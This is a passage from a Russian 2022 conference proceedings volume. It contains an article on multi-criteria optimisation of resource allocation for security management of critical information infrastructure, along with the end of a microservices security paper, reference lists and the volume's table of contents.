2) создании учебно-лабораторного стенда для реализации представленных микросервисных архитектур и проведении анализа эффективности.

Библиографический список

1. Microservices Adoption in 2020 by Mike Loukides and Steve Swoyer // www.oreilly.com: официальный сайт издательства. – URL: https://www.oreilly.com/radar/microservices-adoption-in-2020/ (accessed 10.05.2022).

2. OWASP API Security TOP 10 // owasp.org: официальный сайт проекта OWASP. – URL: https://owasp.org/www-project-api-security/ (accessed 15.05.2022)

3. Yarygina T., Bagge A.H. Overcoming security challenges in microservice architectures // 2018 IEEE Symposium on Service-Oriented System Engineering (SOSE). – IEEE, 2018. – P. 11–20.

4. Attribute-based access control / V.C. Hu [et al.] // Computer. – 2015. – Vol. 48, № 2. – P. 85–88.

5. Barabanov A., Makrushin D. Authentication and authorization in microservice-based systems: survey of architecture patterns // arXiv preprint arXiv:2009.02114. – 2020.

6. Zero trust architecture / S. Rose [et al.]. – National Institute of Standards and Technology, 2020. – № NIST Special Publication (SP) 800-207.

Сведения об авторах

Каменских Антон Николаевич – кандидат технических наук, доцент кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: antoshkinoinfo@yandex.ru

Филимонов Кирилл Вадимович – магистрант Пермского национального исследовательского политехнического университета, гр. КЗИ-21-1м, г. Пермь, e-mail: filimonov_kirill@protonmail.com

УДК 004.056

А.С. Шабуров, В.И. Олейник

ЗАДАЧА ОПТИМИЗАЦИИ РАСПРЕДЕЛЕНИЯ РЕСУРСОВ ДЛЯ УПРАВЛЕНИЯ БЕЗОПАСНОСТЬЮ ОБЪЕКТОВ КРИТИЧЕСКОЙ ИНФОРМАЦИОННОЙ ИНФРАСТРУКТУРЫ

В статье исследуется возможность решения задачи оптимизации распределения ресурсов для управления безопасностью объектов критической информационной инфраструктуры. Объекты критической информационной инфраструктуры являются важной частью системы государства, и их бесперебойное функционирование – одна из главных задач улучшения жизни общества. В статье рассматривается общий случай постановки задачи оптимизации и методы ее решения для управления информационной безопасностью.

Ключевые слова: оптимизация, управление, характеристический критерий, объект критической информационной инфраструктуры, задача оптимизации.

A.S. Shaburov, V.I. Oleynik

THE TASK OF OPTIMISING RESOURCE ALLOCATION FOR SECURITY MANAGEMENT OF CRITICAL INFORMATION INFRASTRUCTURE FACILITIES

This article explores the possibility of solving the problem of optimizing resource allocation for security management of critical information infrastructure facilities. Objects of critical information infrastructure are an important part of the state system and their uninterrupted operation is one of the main tasks of society improvement. This article discusses the general case of the statement of the problem of optimization and methods of its solution for information security management.

Keywords: optimization, management, characteristic criterion, critical information infrastructure object, the optimisation task.

Введение. В настоящий момент мы можем наблюдать очень большое количество попыток нарушить функционирование объектов критической информационной инфраструктуры или попытки слить данные объекта для личной выгоды. Поэтому весьма важно уже сейчас эффективно настроить систему защиты информации и оптимизировать ее управление.

Для рассмотрения задачи оптимизации распределения ресурсов для управления безопасностью объектов критической информацион-

ной инфраструктуры (КИИ) стоит четко определить, что имеется ввиду под управлением безопасностью и оптимизацией.

В данной статье под управлением безопасностью будем понимать вид деятельности, целью которого является контроль процессов обеспечения информацией и предотвращение ее несанкционированного использования и несанкционированного доступа к ней [1].

Оптимизация – это деятельность, целью которой является получение наиболее удовлетворяющего требования результата (наилучшее значение свойства объекта или процесса) в заданных условиях среди множества других решений.

Таким образом, если перефразировать название статьи, мы хотим, чтобы распределение ресурсов произошло так, чтобы был облегченный (более быстрый) контроль за процессами обеспечения информацией и максимально возможное предотвращение ее несанкционированного использования и несанкционированного доступа к ней.

Задача оптимизации. Перед оптимизацией какой-либо задачи сначала следует выполнить ряд действий, которые будут описывать начальные данные задачи [2]:

1. Установить границы подлежащей оптимизации системы. В нашем случае в виде системы будет выступать система управления информационной безопасностью в организации. Ее границы следует описать так, чтобы можно было рассматривать ее отдельно от остальных существующих систем в организации и от внешнего мира.

2. Выбрать количественный критерий, позволяющий выявить наилучший вариант оптимизации – характеристический критерий. В данном случае в качестве критерия можно выбрать минимизацию времени принятия решения или минимизацию вероятности появления инцидента.

3. Определить внутрисистемные переменные, через которые выражается характеристический критерий и которые больше всего влияют на него. А также в случае с объектами КИИ стоит учитывать их приоритет над другой конфиденциальной информацией в организации.

4. Построить модель, которая описывает взаимосвязь внутрисистемных переменных. Сюда входят уравнения, описывающие процессы в системе, и уравнения количества материальных, людских и других ресурсов, а также неравенства областей допустимых значений переменных.

Если представить общую задачу оптимизации в математическом виде, от она будет звучать так: минимизировать (максимизировать) целевую функцию с учетом ограничений на управляемые переменные. В общем случае формулу минимизации можно записать так:

$$f(x) \to \min(\max), \quad (1)$$
$$f(x) = (x_1, \dots, x_n), x \in U,$$

где $f(x)$ – целевая функция; U – допустимое множество, заданное ограничениями на управляемые переменные; x_i – управляемые переменные; n – количество переменных.

Если немного перефразировать задачу, то получится, что нам нужно найти хотя бы одну точку минимума (максимума) заданной функции на множестве U, а также, если это необходимо, и минимальное (максимальное) значение $f(x)$ на множестве U.

Как уже было сказано выше, если мы говорим об управлении информационной безопасностью, то в качестве характеристического критерия $f(x)$ может выступать время для принятия решения, вероятность атаки и др. Переменными x_i можно считать людей, организационно-распорядительные документы и программные и программно-технические средства, время выполнения процедур, стоимость системы и др. В качестве ограничений может выступать: количество людей, работающих в отделе обеспечения информационной безопасности, наличие программных и программно-аппаратных средств для реагирования на инциденты, наличие регламентов по реагированию на инциденты и др.

Классы оптимизации. Теперь, когда немного стало понятней, что же такое оптимизация и из чего она состоит, стоит рассмотреть, на какие классы и методы она делится [3].

В зависимости от того, есть ли ограничения, оптимизация делится на безусловную и условную. В зависимости от того, к какому классу относятся критерии и ограничения, её делят на линейную: критерий и ограничения – линейны; нелинейную: критерий или ограничения или оба – нелинейные. В зависимости от непрерывности: непрерывная оптимизация: критерий и ограничения непрерывны на множестве допустимых значений; дискретная оптимизация: критерий или ограничения не заданы как непрерывные, или множество оптимизаций является дискретным. В зависимости от того, по скольким

критериям происходит оптимизация: однокритериальная; многокритериальная.

Методы оптимизации. Вышеперечисленные классы оптимизации влияют на то, какой метод решения оптимизационной задачи будет выбран. Методы решения делят на две группы:

1. Детермированные методы: основаны на известных математических свойствах целевой функции – непрерывности, дифференцируемости, монотонности, выполнении условия Липшица.

2. Эвристические методы: основаны на итерационной процедуре приближения к точке предполагаемого оптимума (в рамках такой процедуры формулируется решающее правило выбора следующего приближения, которое учитывает только информацию о значениях критерия и выполнении ограничений).

В рамках данных групп существует множество методов решения задачи оптимизации, если их всех перечислять и описывать, то получится целая книга. Поэтому приведем описание только двух методов, которые чаще всего могут попасться читателю.

Первый метод – метод динамического программирования. Данный способ решения задачи оптимизации используется для многостадийных процессов. Этот метод сначала разбивает одну большую задачу оптимизации на множество мелких со своими переменными. В результате характеристический критерий является аддитивной функцией критериев оптимальности отдельных стадий. Оптимизация каждой отдельной стадии может выполняться другими рациональными методами. По сути данный метод представляет собой алгоритм определения оптимальной стратегии управления на всех стадиях процесса, что и требуется для решения задачи оптимизации управления безопасностью.

Второй метод – метод ветвей и границ. Он делится на две процедуры: ветвление и нахождение оценок. Процедура ветвления подразумевает деление множества оптимизаций на подмножества, на границах которых строятся оценки критериев оптимизации. Если нижняя граница значений критерия на подмножестве больше, чем верхняя граница на каком-либо ранее просмотренном подмножестве, то критерий можно исключить из дальнейшего рассмотрения. Минимальную из полученных верхних оценок считают очередным приближением к глобальному минимуму. Далее данная процедура продолжается, пока не будет достигнута верхняя граница, достиже-

ние которой считается минимум функции (нижняя граница равна верхней) [4].

Пример решения задачи оптимизации для защиты объекта КИИ. В качестве примера решения задачи оптимизации приведем измененную систему из [5] с учетом ориентированности на объект КИИ. Пусть исходная система управления i при заданной вероятности защиты $P_{\text{защ}}(0)$ и времени доступа $T(0)$ может быть спроектирована в различных вариантах: $i_1, i_2, \dots, i_j$, с применением различных средств защиты информации. При этом защищенность информации оценивается по приращению вероятности защиты Δp_i и по приращению времени доступа к ресурсам Δt_i из-за необходимости преодоления рубежей безопасности. В качестве дополнительных параметров также включим приоритет информации отнесенной к КИИ H_i, человеческий ресурс L_i, задействованный для решения проблем с объектами КИИ, и стоимость системы C_i.

Рассмотрим систему защиты информации, характеризующуюся рядом параметров (2):

$$F_i = f(\Delta p_i, \Delta t_i, \Delta c_i, \Delta h_i, \Delta l_i),\ i = \overline{1,m}\,. \qquad (2)$$

В общем случае задан алгоритм функционирования системы, при котором алгоритм доступа представляет собой q этапов, на каждом из которых может быть применена некоторая совокупность средств $n_k \in N, k = \overline{1,q}$ из множества допустимых. Если оптимизация проводится по одному или двум критериям, то остальные рассматриваются как ограничения.

Пусть часть критериев СЗИ $i = \overline{1,r}$ улучшается, а остальная часть $i = \overline{r+1,m}$ ухудшается в случае применения одного из средств защиты.

Для решения первой задачи управления – обеспечения информацией – введем g_{kij} – доступность информации при изменении. Изменение i-го параметра $i = \overline{1,m}$ на -м этапе в случае применения j-го средства защиты.

Для решения второй задачи – предотвращение несанкционированного использования информации и НСД – вводим: a_{kij} – относительное изменение i-го параметра $i = \overline{r+1,m}$ на -м этапе в случае применения j-го средства защиты; S_{kij} – эффективность применения

j-го средства на k-м этаме по i-му критерию $i = \overline{1,r}$; b_i – требуемое значение i-го критерия.

В данном случае, когда критерий не один и происходит ухудшение по одному из параметров при улучшении других, будет применятся задача целочисленного программирования с несколькими целевыми функциями (3):

$$\left.\begin{aligned} F_i = \sum_{k=1}^{q}\sum_{j=1}^{n_k} S_{kij}x_{kj} \to max \\ F_i = \sum_{k=1}^{q}\sum_{j=1}^{n_k} S_{kij}x_{kj} \to min \end{aligned}\right\} \begin{matrix} i = \overline{r+1,m} \\ i = \overline{1,r} \end{matrix} \quad (3)$$

при ограничениях (4) и (5):

$$\sum_{k=1}^{q}\sum_{j=1}^{n_k} a_{kij}x_{kj} \neq b_i, \quad (4)$$

$$\sum_{k=1}^{q}\sum_{j=1}^{n_k} g_{kij}x_{kj} > 0, \quad (5)$$

$$x_{kj} = \begin{cases} 1 - \text{если } j - \text{е средство применяется на } k - \text{м этапе}, \\ 0 - \text{если } j - \text{е средство не применяется на } k - \text{м этапе}, \end{cases}$$

где $j = \overline{1,n_k}$; $k = \overline{1,q}$.

В результате решения данной системы может быть определена область Парето, так как определяется множество альтернативных решений, отвечающих требованиям по обеспечению безопасности информации. Далее это множество альтернативных решений можно сузить до более эффективных. Данное эффективное множество будет называться множеством Парето.

Если же множество решений состоит из решений, которые не превосходят любое другое по какому-то из критериев, то это множество называется Эджворта–Парето [6].

Для определения этих эффективных решений нужно выставить минимальные условия, при котором мы признаем решение эффективным. На рисунке минимальные требования определены зелеными линиями, а решения, попавшие в первую четверть на границе области допустимых значений, являются множеством Эджворта–Парето, т.е. множеством наиболее эффективных решений.




Рис. Множество эффективных решений

Таким образом, решение задачи и нахождение набора оптимальных структур систем защиты информации позволит найти эффективные способы обеспечения безопасности объекта КИИ в условиях ограничений.

Заключение. Объект КИИ является большой системой с набором чувствительных данных. Задача эффективного управления информационной безопасностью подобного объекта является необходимой и достаточно сложной. Приведены постановка задачи оптимизации с примерами критериев и переменных в области управления информационной безопасностью, а также методы решения оптимизационной задачи. Решение подобной задачи предлагается с учетом возможной декомпозиции, отсутствия специальных ограничений на природу, характера и свойств функций и т.п., а также с учетом возможности отсечения неперспективных ветвей для упрощения расчета.

Библиографический список

1. Шабуров А.С. Управление информационной безопасностью. Лекция №1 «Введение в дисциплину». – 2013.

2. Каштаева С.В. Методы оптимизации: учеб. пособие. – Пермь: ИПЦ «Прокрость», 2020. – 84 с.

3. Певнева А.Г., Калинкина М.Е. Методы оптимизации. – СПб.: Университет ИТМО, 2020. – 64 с.

4. Самороковский А.Ф., Меньших В.В. Модели оптимизации распределения ресурсов при решении задач управления // Вестник Воронежского института МВД России. – 2016. – № 2. – С. 166–173.

5. Шабуров А.С., Миронова А.А. О повышении эффективности защиты персональных данных в информационных системах открытого типа // Вестник Пермского национального исследовательского политехнического университета. Электротехника, информационные технологии, системы управления. – 2015. – № 16. – С. 106–117.

6. Подиновский В.В., Ногин В.Д. Парето-оптимальные решения многокритериальных задач. – 2-е изд., испр. и доп. – М.: Физматлит, 2007. – 256 с.

Сведения об авторах

Шабуров Андрей Сергеевич – кандидат технических наук, доцент кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, гр. КОБ-18-1с, г. Пермь, e-mail: shans.ise@mail.ru

Олейник Валерия Игоревна – студентка кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, гр. КОБ-18-1с, г. Пермь, e-mail: ovi2810@gmail.com

СОДЕРЖАНИЕ

Секция I. ЭЛЕКТРОТЕХНИКА И ЭНЕРГЕТИКА …… 3
Бадьина К.О., Субботин Е.В. Исследование процессов старения сшитых полимерных материалов методом термомеханического анализа …….. 4
Барышева И.И., Щербинин А.Г. Численные исследования стационарных процессов теплопроводности для определения токовых нагрузок силовых кабелей с изоляцией из сшитого полиэтилена …… 9
Богачёв И.С., Ромодин А.В. Разработка методики создания цифрового двойника …… 14
Бухаев А.А., Селезнев А.С. Влияние гармонических составляющих на качество электроэнергии автономных систем электроснабжения …….. 19
Труфанова Н.М., Васильев М.А. Математическое моделирование нестационарных процессов тепломассопереноса в прямоугольном кабельном канале ….. 25
Габов А.А., Щербинин А.Г. Математическое моделирование тепловых процессов для определения эксплуатационных характеристик силовых кабелей с изоляцией из ПВХ-пластиката ……. 32
Терлыч А.Е., Гаранина Ю.С. Исследование переходных тепловых процессов в кабеле с XLPE-изоляцией в зависимости от нагрузки ……. 38
Гоголевский И.В., Ромодин А.В. Прогнозирования электропотребления нефтегазового месторождения …… 46
Гольцов Е.С., Труфанова Н.М., Костарев Н.А. Анализ процессов турбулентного тепломассопереноса при нестационарной тепловой обработке нефтяной скважины горячим теплоносителем …….. 50
Давыдова В.А., Щербинин А.Г. Численные исследования теплофизических процессов системы индукционно-резистивного нагрева трубопроводов …… 55
Дятлов И.Я., Труфанова Н.М. Экспериментальное и численное исследование степени завершенности вулканизации …… 61

Зайцев К.Г., Чабанов Е.А. Робототехнический комплекс для обследования и ремонта ЛЭП …….. 65
Зорихина Л.И., Ершов С.В. Применение температурно-временной суперпозиции для исследования вязкости полимерных композиций …… 72
Кавалеров Б.В., Фалалеев Д.В. Моделирование обратной связи по положению для шагового двигателя ..…… 78
Ковригина А.М., Труфанова Н.М. Численное исследование процессов тепломассопереноса в кабельном блоке с учетом изменения сопротивления токопроводящей жилы …… 85
Константиненко А.И., Усачева Т.В. Особенности проектирования трансформаторов на основе алюмомедных проводов ……... 92
Корелин А.А., Труфанова Н.М. Анализ численного решения математической модели процесса вулканизации полиэтилена …….. 99
Котов Д.Н. Математическая модель электропривода исполнительного органа очистного угольного комбайна …… 103
Труфанова Н.М., Куляшов К.С. Определение несущей способности кабельной линии, проложенной в земле, в условиях мегаполиса …… 109
Щербинин А.Г., Лукоянов Р.П. Методика расчета нулевых последовательностей с помощью численного моделирования электромагнитных процессов силовых кабелей ……... 116
Островский И.Д., Петроченков А.Б. Анализ современных систем автоматизированного проектирования сетей электроснабжения и электроосвещения …… 123
Пашков И.А., Чабанов Е.А. Система сенсорного замещения и расширения …… 130
Пинягин Д.С., Костарев Н.А., Труфанова Н.М. Исследование процессов тепломассопереноса в скважине с призабойным нагревателем различной длины …….. 138
**Секция II. ТЕЛЕКОММУНИКАЦИИ ……... 143
Головнин И.В., Гаврилов А.В. Исследование системы сбора данных с применением технологии NB-IoT в нефтедобывающей отрасли ……. 144
Дубовикова М.А., Гаврилов А.В. Моделирование сбора данных из узлов сети с использованием протокола маршрутизации AODV …… 152

Ежова К.С., Фрейман А.В. Шифрование в системах передачи информации ……. 158
Коноваленко О.А., Клейман Л.А. Исследование клиент-серверной архитектуры сети передачи данных, построенной на протоколе TCP …….. 166
Макарова И.А., Тюрин С.А. Работа SDR-RTL на примере FM-приёмника ……..... 173
Нифантьев С.И., Фрейман В.И. Построение модели транспортной сети MPLS …… 177
Секция III. ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ … 185
Ал-тайе А.И. Атаки на локальные сети Windows …… 186
Ваньков С.В. Анализ тестовых программ, применяемых при исследовании жидкокристаллических мониторов, на наличие технических каналов утечки информации …… 192
Кокоулин А.Н., Гагарин Н.А. Анализ уязвимостей современных NoSQL БД Redis, Mongodb, Clickhouse и методы их защиты ……. 201
Жуланов В.Н. Использование предобученной сверточной нейронной сети YOLO v3 для распознавания образов с камер видеонаблюдения ……... 205
Заиченко И.И., Зеленин И.И., Кротова Е.Л. Повышение характеристик видеокарты для ускорения хеширования ……. 211
Иванов Г.О. Оценка влияния механизмов защиты операционной системы роботов на производительность робота …..… 214
Игнатьев П.Н. Исследование возможности применения пространственных карт глубин в системах распознавания лиц …… 220
Кузнецов М.А., Каменских А.Н. Анализ проблем безопасности Интернета вещей: обзор …….. 229
Кокоулин А.Н., Низамиева А.Р., Иванов Г.О. Анализ реализации алгоритма METAPHONE в DLP-системах …… 236
Обыденнов А.К., Южаков А.А. Перспективы смены человеческого пентеста на машинный …….. 242
Липин Ю.Н., Терентьев В.Н. Комплексная криптографическая защита информации …….. 249
Каменских А.Н., Филимонов К.В. Анализ механизмов защиты информации в микросервисных архитектурах ……... 253
Шабуров А.С., Олейник В.И. Задача оптимизации распределения ресурсов для управления безопасностью объектов критической информационной инфраструктуры ……. 260

Научное издание

АВТОМАТИЗИРОВАННЫЕ СИСТЕМЫ УПРАВЛЕНИЯ И ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ

Материалы всероссийской научно-технической конференции
(г. Пермь, 8–10 июня 2022 г.)

Корректор *М.Н. Афанасьева*

Подписано в печать 26.10.2022.
Формат 60×90/16. Усл. печ. л. 17.
Тираж 100 экз. Заказ 179/2022

Издательство
Пермского национального исследовательского
политехнического университета.
Адрес: 614990, г. Пермь, Комсомольский пр., 29, к. 113.
Тел. (342) 219-80-33.